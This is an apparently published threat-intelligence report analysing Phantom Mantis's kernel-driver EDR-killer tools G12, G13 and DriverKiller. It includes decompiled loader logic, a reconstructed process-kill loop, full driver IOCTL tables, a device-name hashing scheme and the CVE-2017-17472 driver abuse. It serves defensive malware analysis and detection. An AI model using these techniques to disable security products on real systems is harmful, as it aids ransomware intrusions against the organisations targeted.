

The Mantis Grip: Endpoint Defenses Pinned Before Encryption

catalyst.prodaft.com/public/report/the-mantis-grip-endpoint-defenses-pinned-before-encryption/overview



[Phantom Mantis](#)

maintains a portfolio of kernel-assisted tools for disabling antivirus, EDR, monitoring, and remote-management products before ransomware deployment. This report examines G12, G13, and DriverKiller. G12 and G13 belong to the closest technical line. Their loaders decode embedded drivers, create kernel services, continuously scan a fixed security-product target set, and submit matching process identifiers to kernel mode. G13 retains this model and adds driver-load blocking, process-memory destruction, minifilter control, kernel-memory modification, system enumeration, and protected logging. DriverKiller follows a different acquisition and execution path. Static artifacts show that it is consistent with a compiled build of the public BYOVD-DriverKiller proof of concept. It embeds a TG Soft VirIT Agent driver that exposes the interface documented in

[CVE-2017-17472](#)

, installs the driver as service DriverKiller, opens \\.\Viragtl, and sends an operator-supplied process image name through IOCTL 0x82730030. The driver locates the process and calls ZwTerminateProcess. The portfolio therefore combines an operator-maintained multifunction line with externally sourced public tooling. This gives

[Phantom Mantis](#)

both sustained automated disruption through G12/G13 and focused process termination through DriverKiller. Defenders should prioritize the sequence of driver-file creation, kernel-service installation, driver load, and security-agent termination rather than depend on one filename.

Introduction

[Phantom Mantis](#)

, initially known as ArmCorp and later operating its partnership program as TheGentlemen, provides affiliates with ransomware, target access, technical support, and tools intended to remove defensive controls.

[LARVA-368](#)

manages this support function and supplies killers when affiliates encounter antivirus or EDR products during an intrusion. The killer portfolio is therefore part of the service offered to affiliates, not an isolated collection of unrelated samples.

The analyzed tools move the final termination action into kernel mode. This matters because endpoint products often protect their user-mode services from ordinary process termination. Each loader first introduces a driver, then uses a device-control interface to request a privileged action. G12 and G13 automate target discovery. DriverKiller accepts one image name from the operator and delegates discovery to the embedded driver.

The report answers three questions:

1. How do the loaders place and communicate with their kernel components?
2. Which capabilities extend beyond process termination?
3. What does the collection show about [Phantom Mantis](#)'s development and acquisition model?

Operational ownership does not imply common code authorship. G12 and G13 show technical continuity with the GentleKiller line. DriverKiller is consistent with direct or minimally modified adoption of a public proof of concept. The distinction is important because it separates the capability maintained by the actor from the origin of each implementation.

Killer Portfolio at a Glance

The collection contains two distinct implementation tracks that serve the same defense-evasion requirement.

Key Judgments

[Phantom Mantis](#)

operates a mixed-source killer portfolio. The portfolio combines an operator-maintained GentleKiller-related line with third-party and public BYOVD tooling. This reduces the time required to provide affiliates with a usable response to different endpoint products.

G12 and G13 form the clearest development line. They use the same fixed security-product target set, the same 0xAB driver-decoding key, the same PID-based termination request, and a related multifunction driver interface. G13 adds capabilities without replacing the G12 operating model.

G13 extends process killing into broader kernel interference. It can inspect newly loaded drivers, evaluate CRC32 and byte-signature rules, patch a selected driver entry point to return STATUS_ACCESS_DENIED, corrupt writable process memory, write to kernel memory, enumerate or unregister minifilters, and move staged data into another process.

DriverKiller is consistent with the public BYOVD-DriverKiller project. The PDB path, service name, embedded SYS filename, French diagnostic strings, -d option, device path, IOCTL, and execution flow match the public project. The executable should not be treated as proof of bespoke

[Phantom Mantis](#)

development.

DriverKiller abuses a driver interface associated with

[CVE-2017-17472](#)

. The embedded ViriT Agent driver exposes \\.\Viragtl and handles 0x82730030. The supplied process name reaches a kernel routine that calls ZwTerminateProcess.

The embedded ViriT driver exposes a larger attack surface than the public controller uses. Independent review recovered 43 IOCTL branches, including potential caller-directed kernel-memory read/write primitives and driver/object inspection functions. The supplied controller invokes only process-name termination, and runtime exploitability of the other branches was not tested.

Target selection differs by line. G12 and G13 repeatedly scan a hard-coded list and submit matching PIDs. DriverKiller takes one process name per execution. The first model supports persistent suppression. The second supports focused operator-directed termination.

The G12 and G13 drivers expose functions that their loaders do not need for killing. Process protection, WFP redirection, command-line rewriting, file manipulation, image-path spoofing, driver blocking, system enumeration, and kernel writes indicate a reusable kernel platform. The available evidence does not show that every IOCTL was used during an intrusion.

Actor-level AI use does not establish AI-generated killer code. Previous [investigation](#) identified [LARVA-368](#)

's use of AI for tool development and post-exploitation support. The DriverKiller pair contains no AI libraries, model files, endpoints, prompts, or related strings. Its public-project provenance provides a simpler explanation for its code origin.

Phantom Mantis and the Operational Role of Killers

Phantom Mantis

became active as ArmCorp in March 2025 and transitioned to The Gentlemen partnership program in July 2025. The group moved from operating as an affiliate using other RaaS resources to providing its own ransomware, panel, affiliate support, and operational tooling. The support model separates encryption and intrusion assistance from data-exfiltration support.

Killers fit directly into this service. When an affiliate encounters a security product,

[LARVA-368](#)

can provide a suitable package rather than require the affiliate to source, test, and adapt one independently. This centralizes tool selection and allows the operator to reuse successful configurations across unrelated intrusions.



Image above shows the affiliate-panel login page with separate technical and data-support contacts. The image does not identify an individual killer. It demonstrates the formal support layer through which encryption, intrusion, and data-handling problems can be escalated. Internal investigation identified killer delivery as one of the technical-support functions.

The collection shows two acquisition paths. G12 and G13 are consistent with the maintained GentleKiller model described in the broader investigation. They share a loader template, target table, obfuscation method, and expanding driver interface. DriverKiller shows a faster path. It packages an existing vulnerable driver and public controller code with no need to develop a new kernel component.

This mixed model is operationally efficient. Custom development provides control and repeatable automation. Public tooling expands coverage quickly when a suitable driver interface becomes available. ESET independently described the same general pattern, reporting that [Phantom Mantis](#) maintains an internal killer framework while also integrating third-party tools and newly released BYOVD proofs of concept.

Scope and Evidence

The G12 and G13 findings derive from internal reverse-engineering material containing decompiler output, disassembly, IOCTL inventories, target lists, and MCRIT comparisons. These findings are reported as internal investigation results and are not presented as a fresh independent binary reproduction.

The DriverKiller findings derive from static analysis outputs for `DriverKiller.exe` and its embedded SYS file. The collected artifacts include PE inventories, tool output, complete Ghidra decompilation, extracted-resource hashes, source excerpts, and a figure manifest. The extraction showed that RCDATA resource ID 1 is byte-identical to the supplied SYS file.

The static workflow used `file`, cryptographic hash utilities, Python `pefile`, Detect It Easy, strings, `objdump`, `osslsigncode`, `capa`, FLOSS, Ghidra 12.1.2 headless analysis, Pygments, YARA, and YAML parsing. Ghidra succeeded for both files with project-contained configuration after the default first-launch configuration path failed before import. Windows library binaries and vendor PDB files were unavailable, so generated `FUN_*` names are analytic labels rather than original symbols. `capa` and FLOSS outputs are retained as corroborating tool evidence; no tool classification is accepted without PE or decompiler support. LIEF was available, but `pefile` supplied the preserved PE inventory. No unpacking was required. Sigcheck was not used.

Public-source verification was limited to questions that materially changed the assessment. The public `alex30/BYOVD-DriverKiller` repository contains the same hash-named SYS and documents the same service, device, IOCTL, command-line syntax, and cleanup option. NVD maps the `Viragtl` and `0x82730030` interface to

[CVE-2017-17472](#)

. Cisco Talos and LOLDrivers document related ViriT driver abuse and variants.

Killer Capability Overview

Component	Target selection	Driver model	Device interface	Termination request	Additional kernel capabilities	Assessed role
G12clean.exe and G12drv.sys	Fixed list; repeated process scan	Embedded multifunction driver decoded with XOR 0xAB	Date-derived ROR13 device name	PID via 0x22201C	Object callbacks, WFP redirection, command-line rewriting, file operations, image-path spoofing	Automated security-product killer with broader latent functions
G13clean.exe and anticheatG13.sys	Same fixed list as G12	Expanded G12-related driver decoded with XOR 0xAB	Retains the related driver interface	PID via 0x221E60; worker termination via 0x221E60	Driver blocking, process-memory destruction, kernel writes, minifilter control, staged transfer, enumeration, logging	Multifunction kernel disruption platform
DriverKiller.exe and ViriT Agent SYS	Operator-supplied image name	Public PoC controller with embedded TG Soft driver	Fixed \\.\Viragtl path	Process name via 0x82730030	43-branch vendor interface includes inventories, file/registry operations, and potential raw-memory primitives; controller invokes only termination	Focused CVE-2017-17472 BYOVD process killer

The main difference is not the final API call. All three paths can reach `ZwTerminateProcess`. The difference is how the target is selected, how the driver reaches kernel mode, and what the driver can do after loading. G12 and G13 automate target discovery and carry a driver designed for multiple forms of interference. DriverKiller delegates target selection to the operator and reuses an existing signed driver interface.

Overview

G12clean.exe is the user-mode loader and automated process-killing component of the G12 toolchain. It removes an existing copy of its kernel driver, decodes and drops an embedded payload, registers the driver as a Windows service, discovers the dynamically generated device name, and repeatedly scans for targeted security-product processes. When a target is found, the loader submits its PID to G12drv.sys through IOCTL 0x22201C.

Obfuscation

Jump-based anti-disassembly

G12clean.exe uses jump-based anti-disassembly and opaque predicates to complicate static analysis. The first technique places a data byte inside the instruction stream and uses a conditional branch to skip it during execution. Linear disassembly can interpret the inserted byte as an instruction and lose alignment. The internal analysis corrected the affected flow with IDAPython before reconstructing the loader.

The smallest instance of the anti-disassembly pattern is visible below. The branch transfers execution over a byte that belongs to the data area but sits directly in the disassembly stream.

```

ext:00000000004032B7 0F 0A 0A 0A  jz     loc_403BC1
ext:00000000004032B7 00 00
ext:00000000004032B7 00 00
loc_4032B7:
xor     rax, rax           ; CODE XREF: UnloadDriver+9B9+j
jz      short loc_4032BD
ext:00000000004032B7 00
ext:00000000004032BC 00          db 0
ext:00000000004032BD 00 00 00 00
loc_4032BD:
movsx   eax, cs:7         ; CODE XREF: UnloadDriver+AA+j
ext:00000000004032BD 0F 0E 05 D6
ext:00000000004032BD 00 00 00
ext:00000000004032C4 66 0F EF C0  pxor   xmm0, xmm0
ext:00000000004032C8 66 0F EF C9  pxor   xmm1, xmm1
ext:00000000004032CC 6F B6 15 CB  movzx  edx, cs:3
ext:00000000004032CC F9 00 00
ext:00000000004032D3 F2 4E 2A C0  cvtsi2sd xmm0, eax
ext:00000000004032D7 0F 0F C2      movsx  eax, dl
  
```

```

22  double v20; // [rsp+90h] [rbp-90h]
23  struct _SERVICE_STATUS ServiceStatus; // [rsp+90h] [rbp-88h] BYREF
24
25  hSCManager = OpenSCManagerA(nullptr, nullptr, 1u);
26  v2 = (char)_7();
27  _2();
28  v3 = _0();
29  v15 = v3 * v4;
30  v14 = 2 * v15;
31  if ( (6 * v15 + v2 + v5) / (unsigned int)8 != 1 )
32  {
33      v6 = 0.0;
34      if ( !hSCManager )
35      {
36          v6 = 1.0;
37          v19 = ((double)7 - ((double)3 + (double)3)) * v6;
38          if ( 1 == (v14 + v2 + 9) / (unsigned int)8 || (_6(), _3(), v7 = _9(), n2 = 2,
39              if ( (9 + v2 + 7 * v15) / (unsigned int)8 == 1 )
40              {
41                  n2 = 0;
42              }
43              else
  
```

The skipped byte is not part of the executed path. Its purpose is analytic friction: a linear sweep can decode the byte as an instruction and misinterpret the instructions that follow, while control-flow-aware analysis recovers the intended destination.

```

0000004032B7          loc_4032B7:          ; CODE XREF: UnloadDriver+9B9+j
0000004032B7 45 31 E0      xor     rax, rax
0000004032B8 7A 01      jz      short near ptr loc_4032BC+1
0000004032B8
0000004032BC          loc_4032BC:          ; CODE XREF: UnloadDriver+AA+j
0000004032BC 00 0F      add     [rdi], cl
0000004032B5 05 05 00 F0  mov     esi, 0F9D605h
0000004032BE 00
0000004032C3 03 00 00 00  add     [rsi+0Fh], ah
  
```

```

22  _2();
23  v3 = _0();
24  v10 = v3 * v4;
25  if ( (6 * v10 + v2 + v5) / (unsigned int)8 != 1 )
26  {
27      JUMPOUT[0x4032BD];
28  }
29  hService = OpenServiceW(hSCManager, lpServiceName);
30  if ( 3 * v10 + v2 + 9) / (unsigned int)8 != 1 )
31  {
32      JUMPOUT(0x403555);
33  }
34  ControlService(hService, 1u, &ServiceStatus);
35  for ( i = 0; ; ++i )
  
```

Snippet shows a conditional jump that bypasses an embedded byte and the arithmetic-heavy control flow produced by opaque predicates. The inserted byte affects linear decoding but not the executed path. The opaque branch conditions increase the amount of code that an analyst must reduce before reaching the service-management logic. These methods raise analysis cost. They do not change the loader's core behavior.

Opaque predicates

The opaque-predicate layer draws from byte-sized global values. The following data view shows constants referenced by multiple DropDriver branches.

```

C98 _9      db 9      ; DATA XREF: DropDriver+291r
C98         ; DropDriver+DB1r ...
C99 _8      db 8      ; DATA XREF: DropDriver+491r
C99         ; DropDriver+E21r ...
C9A _7      db 7      ; DATA XREF: DropDriver+20C1r
C9A         ; DropDriver+3721r ...
C9B _6      db 6
C9C _5      db 5
C9D _4      db 4
C9E _3      db 3      ; DATA XREF: DropDriver+B51r
C9E         ; DropDriver+FE1r ...
C9F _2      db 2
CA0 _1      db 1      ; DATA XREF: DropDriver+541r
CA0         ; DropDriver+EA1r ...

```

The values themselves are ordinary small integers. Their analytic significance comes from how they are combined across arithmetic expressions, not from entropy, encryption, or a hidden configuration structure.

Several small helper functions return fixed integers. Their repeated use makes constant expressions look like runtime-dependent conditions until the call graph is simplified.

```

===== SUBROUTINE =====
1  int64 _9()
2  {
3  | return 9;
4  | }

7()
proc near      ; CODE XREF: DropDriver+334p
               ; LoadDriver+334p ...
mov     eax, 7
retn
endp

96:
align 20h      ; DATA XREF: .pdata:0000000000416091

===== SUBROUTINE =====
9()
proc near      ; CODE XREF: DropDriver+1394p
               ; DropDriver+2A84p ...
mov     eax, 9
retn
endp

A6:
align 10h      ; DATA XREF: .pdata:00000000004160A1

===== SUBROUTINE =====

```

The constant-return helpers reinforce that the branches are intended to complicate static recovery. They do not introduce a victim-specific key, environment check, or alternate payload path.

The following expression is representative of the arithmetic emitted around the real loader logic.

```

v14 = (double)(int)((5 * v7 + v3 + v8) / (unsigned int)8 - 1) * ((double)7 - ((double)3 + (double)3));
if ( (v3 + 9 + 2 * v7) / (unsigned int)8 != 1 )
{
    _6();
    _3();
}

```

Once the constants and helper returns are propagated, the operational sequence is direct: remove a prior driver, decode the embedded driver, load it, discover the device, enumerate processes, and submit selected PIDs.

Driver unloading and cleanup

G12clean.exe first checks for kernel service drvsvc. When the service exists, the loader requests a stop, polls its status up to ten times, sleeps for 500 milliseconds between checks, deletes the service registration, and removes:

```
C:\Windows\System32\drivers\drv.sys
```

The polling loop allows approximately five seconds for the driver to unload. This is more deliberate than deleting the service record and immediately removing the file. It also indicates that the loader expects repeat execution on hosts where an earlier version may already be active.

Analysis reduces this lifecycle to:


```
OpenSCManagerW(...);
OpenServiceW(...);
ControlService(service, SERVICE_CONTROL_STOP, ...);
```

```
for (int i = 0; i < 10; i++) {
    Sleep(500);
    QueryServiceStatus(...);

    if (service_is_stopped)
        break;
}
```

```
DeleteService(...);
CloseServiceHandle(service);
CloseServiceHandle(scm);
```

The cleanup path begins by checking whether the dynamic device is already present and by addressing the stable drvsvc service and drv.sys path.



```
    }
    }
    hObjecta = QueryDosDeviceW(lpDeviceName: nullptr, lpTargetPath, ucchMax: 0x80000u);
    puts_0(Buffer: "[*] Cleaning up...");
    UnloadDriver(lpServiceName: L"drvsvc");
    Sleep(dwMilliseconds: 0x3E8u);
    DeleteFileW(lpFileName: L"C:\\Windows\\System32\\drivers\\drv.sys");
    ((void (__fastcall *))(__int64))Sleep(a1: 300);
    if ( (v91 + v13 + 9) / (unsigned int)8 != 1 )
```

The branch provides three durable artifacts for detection: drvsvc, C:\Windows\System32\drivers\drv.sys, and the attempt to unload an existing kernel component before replacement.

The service-management routine opens the Service Control Manager, opens drvsvc, and requests stop and deletion.

```

v029 = __fastcall __stdcall driver(lpMachineName, lpServiceName);
{
    // [COLLAPSED LOCAL DECLARATIONS. PRESS NUMPAD "+" TO EXPAND]

    hSCManager = OpenSCManagerA(lpMachineName: nullptr, lpDatabaseName: nullptr, dwDesiredAccess: 1u);
    v5 = (char)_7();
    _2();
    v6 = _0();
    v30 = v6 * v7;
    v29 = 2 * v30;
    if ( (6 * v30 + v5 + v8) / (unsigned int)8 == 1 )
        goto LABEL_13;
    v9 = 0.0;
    if ( hSCManager == nullptr )
        v9 = 1.0;
    v36 = ((double)7 - ((double)3 + (double)3)) * v9;
    if ( 1 == (v29 + v5 + 9) / (unsigned int)8 || (_6(), _3(), v10 = _9(), v11 = 2, v12 == v10) )
    {
        if ( (9 + v5 + 7 * v30) / (unsigned int)8 == 1 )
            v11 = 0;
        else
            v11 = (int)((double)(int)((v30 + v5 + 9) / (unsigned int)8 - 1) * v36);
    }
    if ( v11 * ((v30 + v5 + 9) / (unsigned int)8 - 1) == 0 )
        goto LABEL_13;
    v37 = (double)(int)((v29 + v5 + 9) / (unsigned int)8 - 1) * ((double)7 - ((double)3 + (double)3));
    if ( (v29 + v5 + 9) / (unsigned int)8 == 1 || (_6(), _3(), v13 = _9(), v14 == v13) )
    {
        if ( (9 + v5 + 7 * v30) / (unsigned int)8 != 1 )
            v2 = (int)((double)(int)((v30 + v5 + 9) / (unsigned int)8 - 1) * v37);
        if ( v2 <= 0 )
        {
            LABEL_13:
            v15 = OpenServiceW(hSCManager, lpServiceName, dwDesiredAccess: 0x10024u);
            if ( (3 * v30 + v5 + 9) / (unsigned int)8 == 1 )
            {
                v31 = 7 * v30;
                v35 = CloseServiceHandle;
                goto LABEL_22;
            }
        }
    }
}

```

The cleanup is an explicit lifecycle operation rather than a simple file overwrite. That behavior can produce service-control telemetry even when the subsequent driver load fails.

After the stop request, G12 repeatedly queries service status and delays between checks before deleting the service record.

The bounded ten-iteration loop and 500-millisecond sleep provide an approximately five-second unload window. The loop is a useful behavioral distinction from G13, which performs only one cleanup attempt.

Driver extraction and loading

The embedded kernel payload is stored in the loader's .data section. G12clean.exe decodes it byte by byte with the fixed XOR key 0xAB. The result is written to drv.sys, registered as drvsvc, and started as a demand-start kernel driver.

The following decompiler excerpt shows the embedded byte stream transformed in place with the fixed key.

The key is static and provides obfuscation rather than cryptographic protection. A defender can therefore recover the PE payload deterministically when the loader or resource is available.

Evidence shows the reconstructed loader path supplying service name drvsvc and the kernel path for C:\Windows\System32\drivers\drv.sys to the driver-loading routine. The same region records a load failure before the loader proceeds to DOS-device discovery. The service and path are stable artifacts even though the device name changes by date.

The reconstructed service sequence is:

```

OpenSCManagerW(...);
CreateServiceW(...);

```

```

if (service_already_exists)

```

```

OpenServiceW(...);

QueryServiceStatus(...);

if (service_is_stopped)
    StartServiceW(...);

CloseServiceHandle(...);

```

G12 service field		Value
Service name	drvsvc	
Display name	drvsvc	
Service type	SERVICE_KERNEL_DRIVER	
Start type	SERVICE_DEMAND_START	
Error control	SERVICE_ERROR_IGNORE	
Image path	\\??\C:\Windows\System32\drivers\drv.sys	

Device name discovery

G12drv.sys generates its device identifier from the local date and the constant WindowsData. The seed follows:

```
YEAR_MONTH_DAY_WEEKDAY_WindowsData
```

The date fields are represented in lowercase hexadecimal. The driver applies a 32-bit ROR13 additive hash to the ASCII seed and creates:

```

\Device\<hash>
\DosDevices\<hash>

```

User mode opens the corresponding \\.\<hash> path. The ROR13 additive transformation is:

```
hash = 0
```

```

for each byte in seed:
    hash = ROR32(hash, 13) + byte

```

The cleanup logic can be reduced to:

```

Year:      2026 = 0x7ea
Month:     7    = 0x7
Day:       23   = 0x17
Weekday:   4    = 0x4

```

```
Seed:      7ea_7_17_4_WindowsData
```

Hash: f3e0c077

Kernel device: \Device\f3e0c077

DOS symbolic link: \DosDevices\f3e0c077

User-mode path: \\.\f3e0c077

The loader does not reproduce this algorithm. It enumerates DOS devices before loading the driver, repeats the enumeration afterward, and identifies the newly introduced name. This design reduces coupling between the loader and the naming implementation. It also makes a static device-name indicator less useful to defenders. The service name, driver path, seed constant, and device-creation sequence provide more stable hunting anchors.

Process enumeration and termination

After opening the device, G12clean.exe enters a continuous process scan. It calls `CreateToolhelp32Snapshot`, `Process32FirstW`, and `Process32NextW`. Each image name is compared case-insensitively with a hard-coded target table. A match causes the loader to send the four-byte PID to the driver through IOCTL `0x22201C`. The scan repeats approximately every two seconds.

Code snippet shows the `KillProcess` wrapper invoking `DeviceIoControl` with code `0x22201C`, a four-byte input buffer, and a four-byte output buffer. The arithmetic surrounding the calls is opaque control flow. Both reachable branches use the same IOCTL and buffer layout. The loader therefore performs target selection in user mode and delegates only the final process action to the driver.

The reconstructed scan operates continuously:

```
for (;;) {
    snapshot = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);

    if (Process32FirstW(snapshot, &process_entry)) {
        do {
            for (i = 0; i < target_count; i++) {
                if (_wcsicmp(process_entry.szExeFile, targets[i]) != 0)
                    continue;

                KillProcess(driver_handle, process_entry.th32ProcessID);
                break;
            }
        } while (Process32NextW(snapshot, &process_entry));
    }

    CloseHandle(snapshot);
    Sleep(2000);
}
```

Process-termination IOCTL

The termination request expands to the following Windows control-code layout:

```
CTL_CODE(
    FILE_DEVICE_UNKNOWN, // 0x22
    0x807,
    METHOD_BUFFERED,
```

```
FILE_ANY_ACCESS
```

```
)
```

The loader supplies the selected PID as a four-byte buffered input. Function 0x807 is handled by the kernel driver.

Targeted processes

The fixed list covers Windows security services and products from Microsoft, SentinelOne, CrowdStrike, Cisco, Cynet, Bitdefender, Elastic, Trend Micro, Avast, AVG, Kaspersky, Sangfor, Sophos, ESET, McAfee, Symantec, Carbon Black, Palo Alto Networks, Cylance, Malwarebytes, Cybereason, F-Secure, Tanium, ThreatLocker, Darktrace, Webroot, Comodo, SonicWall, Deep Instinct, Huntress, Heimdal, LimaCharlie, osquery, Uptycs, Wazuh, Qualys, Nessus, and Rapid7. It also includes remote-management components.

The list establishes intent to disrupt security and management tooling. It does not establish that every entry can be terminated on every system. Product self-protection, protected services, automatic restart, multiple cooperating processes, and driver-level components can limit the effect of terminating one image.

The complete case-preserved target table is retained in Appendix A.

Debug strings

Analyzed material records the following diagnostic strings in G12clean.exe:

```
[+] Driver loaded
[+] Device found: %ls\n
=== killer ===\n
[-] OOM
[*] Cleaning up...
[-] Drop failed: %lu\n
[-] Load failed: %lu\n
[-] Device not found
[-] Open failed: %lu\n
[+] Device opened: %ls\n\n
[+] Starting monitoring loop...\n
[*] Scan #%d\n
[!] %ls (PID %lu)\n
[-] failed (err %lu)\n
[*] checked %d killed %d\n\n
```

G12drv.sys

Overview

G12drv.sys is the kernel component dropped and loaded by G12clean.exe. The loader uses it primarily for process termination, but the recovered interface also implements protected-process access filtering, Object Manager callback registration and repair, Windows Filtering Platform redirection, command-line rewriting, kernel file operations, and process image-path spoofing.

Driver initialization

During initialization, the driver generates its dynamic name, calls IoCreateDevice, creates the corresponding DOS symbolic link through IoCreateSymbolicLink, enables buffered I/O, and registers its device-control dispatch routine for IRP_MJ_DEVICE_CONTROL.

IOCTL interface

G12drv.sys handles IOCTL 0x22201C by opening the supplied PID with PROCESS_TERMINATE and calling ZwTerminateProcess. The driver exposes a much broader interface than the loader requires for this operation. The complete identified interface from the supplied reverse-engineering material is:

IOCTL	Identified purpose
0x120404	Enable WFP connection redirection with supplied proxy ports and a process ID
0x120408	Disable WFP connection redirection
0x12040C	Consume a local-port mapping and return the original remote IPv4 address and port
0x120410	Add an IPv4 address to the redirection whitelist
0x120414	Set the private or special IPv4 address that can be redirected as an exception
0x222000	Add a process or executable path to the command-line rewrite target list
0x222018	Clear section and cache pointers in a selected file object
0x22201C	Terminate a process by PID
0x222024	Start the worker that registers the process-creation callback
0x222040	Add or update a command-line search-and-replacement rule
0x222044	Set the maximum number of command-line rewrites
0x222048	Set the command-line rewrite cooldown
0x22204C	Set the global command-line template or prefix
0x222050	Add an argument to the command-line rewrite ignore list
0x222054	Query the size of a file through a kernel path
0x222058	Read a file through a kernel path and return its content
0x222400	Start the Object Manager callback guard
0x222404	Stop the Object Manager callback guard
0x222408	Add a trusted caller process name
0x22240C	Add a protected-process rule with PID, caller identity, access mask, and flags
0x222410	Write data to a file through a kernel path
0x222414	Rename a file through a kernel path

0x222418 Spoof the image path stored in a process image file object

0x222440 Apply a seeded CRC32 transformation to a four-byte value

Process termination

For IOCTL 0x22201C, the driver opens the supplied PID with `PROCESS_TERMINATE` and invokes `ZwTerminateProcess` with `STATUS_SUCCESS`:

```
ZwOpenProcess(  
    &process_handle,  
    PROCESS_TERMINATE,  
    &object_attributes,  
    &client_id  
);
```

```
ZwTerminateProcess(  
    process_handle,  
    STATUS_SUCCESS  
);
```

Process protection and anti-tamper

The Object Manager callback can remove access rights such as `PROCESS_TERMINATE`, `PROCESS_VM_WRITE`, `PROCESS_VM_OPERATION`, `PROCESS_DUP_HANDLE`, and `PROCESS_SUSPEND_RESUME` from handles opened by untrusted processes. A monitoring thread checks the callback code and attempts to restore modified bytes. The supplied analysis identified temporary CR0.WP manipulation in this repair path.

WFP network redirection

The WFP subsystem can redirect selected IPv4 connections to a local proxy and retain the original destination for retrieval by user mode. It supports separate proxy ports for HTTP, HTTPS, and other traffic. A second integrity thread monitors the WFP classify callback and can restore modified code.

Original destination -> 127.0.0.1:<proxy port>

Command-line rewriting

The process-creation callback first resolves the new process image, then selects the native PEB or WOW64 PEB before applying rewrite rules.

```

void __fastcall ProcessCreateNotifyRoutine(__int64 parent_process_id, void *a2, char create)
{
    // [COLLAPSED LOCAL DECLARATIONS. PRESS NUMPAD "+" TO EXPAND]

    if ( g_ProcessNotifyEnabled == 0 )
        return;
    process = nullptr;
    v3 = nullptr;
    v4 = nullptr;
    if ( create != 0 && KeGetCurrentIrql() < 2u && PsLookupProcessByProcessId(ProcessId: a2, Process: &process) >= 0 )
    {
        short_image_name = (const_char *)PsGetProcessImageFileName(a1: process);
        if ( short_image_name != nullptr )
        {
            memset(Dst: image_name_wide, Val: 0, Size: 0x20Au);
            if ( AnsiToWideBuffer(SourceString: short_image_name, destination: image_name_wide, destination_chars: 0x104u)
                && IsRewriteTargetProcessName(process_name: image_name_wide) != 0 )
            {
                KeStackAttachProcess(PROCESS: process, ApcState: &apc_state);
                is_wow64 = 0;
                v50 = 0;
                wow64_or_peb = PsGetProcessWow64Process(a1: process);
                if ( wow64_or_peb != 0 )
                {
                    is_wow64 = 1;
                    v50 = 1;
                }
                else
                {
                    wow64_or_peb = PsGetProcessPeb(a1: process);
                    if ( wow64_or_peb != 0 )
                    {
                        is_wow64 = 1;
                        v50 = 1;
                    }
                }
            }
        }
    }
}

```

The callback establishes that command-line manipulation is tied to process creation rather than to the loader's two-second kill loop. It also shows explicit support for both 64-bit and WOW64 processes.

The rewrite routine allocates a replacement buffer, parses the current command line, applies configured rules, and normalizes the result before writing it back.

```

allocated_command_line = ExAllocatePool(PoolType: NonPagedPool, NumberOfBytes: 2 * v13 + 2);
v3 = allocated_command_line;
v53 = allocated_command_line;
if ( allocated_command_line != nullptr )
{
    memset(Dst: allocated_command_line, Val: 0, Size: 2 * v13 + 2);
    memmove(Dst: v3, Src: command_line_buffer, MaxCount: command_line_bytes);
    v52 = 0;
    if ( ParseWindowsCommandLine(command_line: v3, character_count: v13, argv_buffer: 0, argc_inout: &v52) != 0
        && v52 != 0 )
    {
        Pool = (wchar_t *)ExAllocatePool(PoolType: NonPagedPool, NumberOfBytes: 522LL * v52);
        v4 = Pool;
        v59 = Pool;
        if ( Pool != nullptr
            && ParseWindowsCommandLine(
                command_line: v3,
                character_count: v13,
                argv_buffer: (__int64)Pool,
                argc_inout: &v52) != 0 )
        {
            argument_count = v52;
            if ( v52 != 0 )
            {
                memset(Dst: normalized_executable, Val: 0, Size: 0x20Au);
                v17 = a1;
            }
        }
    }
}

```

This path can change arguments observed by the target process and by user-mode inspection tools. The supplied evidence does not show which rewrite rules, if any, were configured during an intrusion.

Kernel file operations

The driver can query file size, read and write files, rename files, clear FILE_OBJECT section and cache pointers, and operate on kernel paths. These capabilities are exposed through the same multifunction interface but are not required by the G12 loader's process-killing path.

Process image-path spoofing

The driver also contains a separate function that locates the process image file object and replaces the stored file-name buffer.

Image-path spoofing can cause inspection tools that trust the modified file object to report a misleading executable path. File operations and image-path manipulation make the driver useful as a kernel support platform, although the observed G12 loader primarily uses the termination path.

G13clean.exe

Overview

G13clean.exe follows the same general execution model as G12clean.exe. It continuously enumerates the same hard-coded set of antivirus, EDR, monitoring, vulnerability-management, and remote-management processes. A matching PID is sent to the kernel driver through IOCTL 0x22201C.

The loader uses the same single-byte XOR key, 0xAB, to decode its embedded kernel payload. It drops the result to:

```
C:\Windows\Temp\anticheatG13.sys
```

The service name is shortened to a, and the initial banner changes to:

```
=== killer2 ===
```

G12 uses:

```
=== killer ===
```

G13 performs one unload or removal attempt during cleanup rather than the ten attempts observed in G12. The supplied PE security-data extraction also contains:

```
PAutel Intelligent Technology Corp., Ltd
```

The extracted certificate data identifies Autel Intelligent Technology Corp., Ltd, but a certificate-table string alone does not establish a valid signature, an intact chain, or a relationship between that company and the tool.

These changes affect packaging and deployment but not the main target-selection logic. The loader continues to enumerate processes, match them against the G12 target table, and submit PIDs through IOCTL 0x22201C.

anticheatG13.sys

Overview

anticheatG13.sys is closely related to G12drv.sys. It retains process protection, WFP redirection, command-line rewriting, and kernel file operations while adding driver-load inspection, driver blocking, destructive process-memory operations, system enumeration, minifilter control, kernel-memory modification, staged transfer, and XOR-obfuscated logging.

IOCTL	Identified purpose
0x120404	Enable WFP connection redirection with supplied proxy ports and a process ID
0x120408	Disable WFP connection redirection
0x12040C	Consume a local-port mapping and return the original remote IPv4 address and port
0x120410	Add an IPv4 address to the redirection whitelist
0x120414	Set the redirection-bypass IPv4 address
0x120418	Enable redirection of private and special IPv4 destinations

0x12041C	Add an IPv4 address to the operating-system-reserved bypass list
0x221E60	Run process termination in a system worker and wait for the result
0x221E64	Run selected-process memory disruption in a system worker
0x222000	Add a process or executable path to the command-line rewrite target list
0x222018	Clear section and cache pointers in a selected file object
0x22201C	Terminate a process directly by PID
0x222024	Start the worker that registers the process-creation callback
0x222040	Add or update a command-line search-and-replacement rule
0x222044	Set the maximum number of command-line rewrites
0x222048	Set the command-line rewrite cooldown
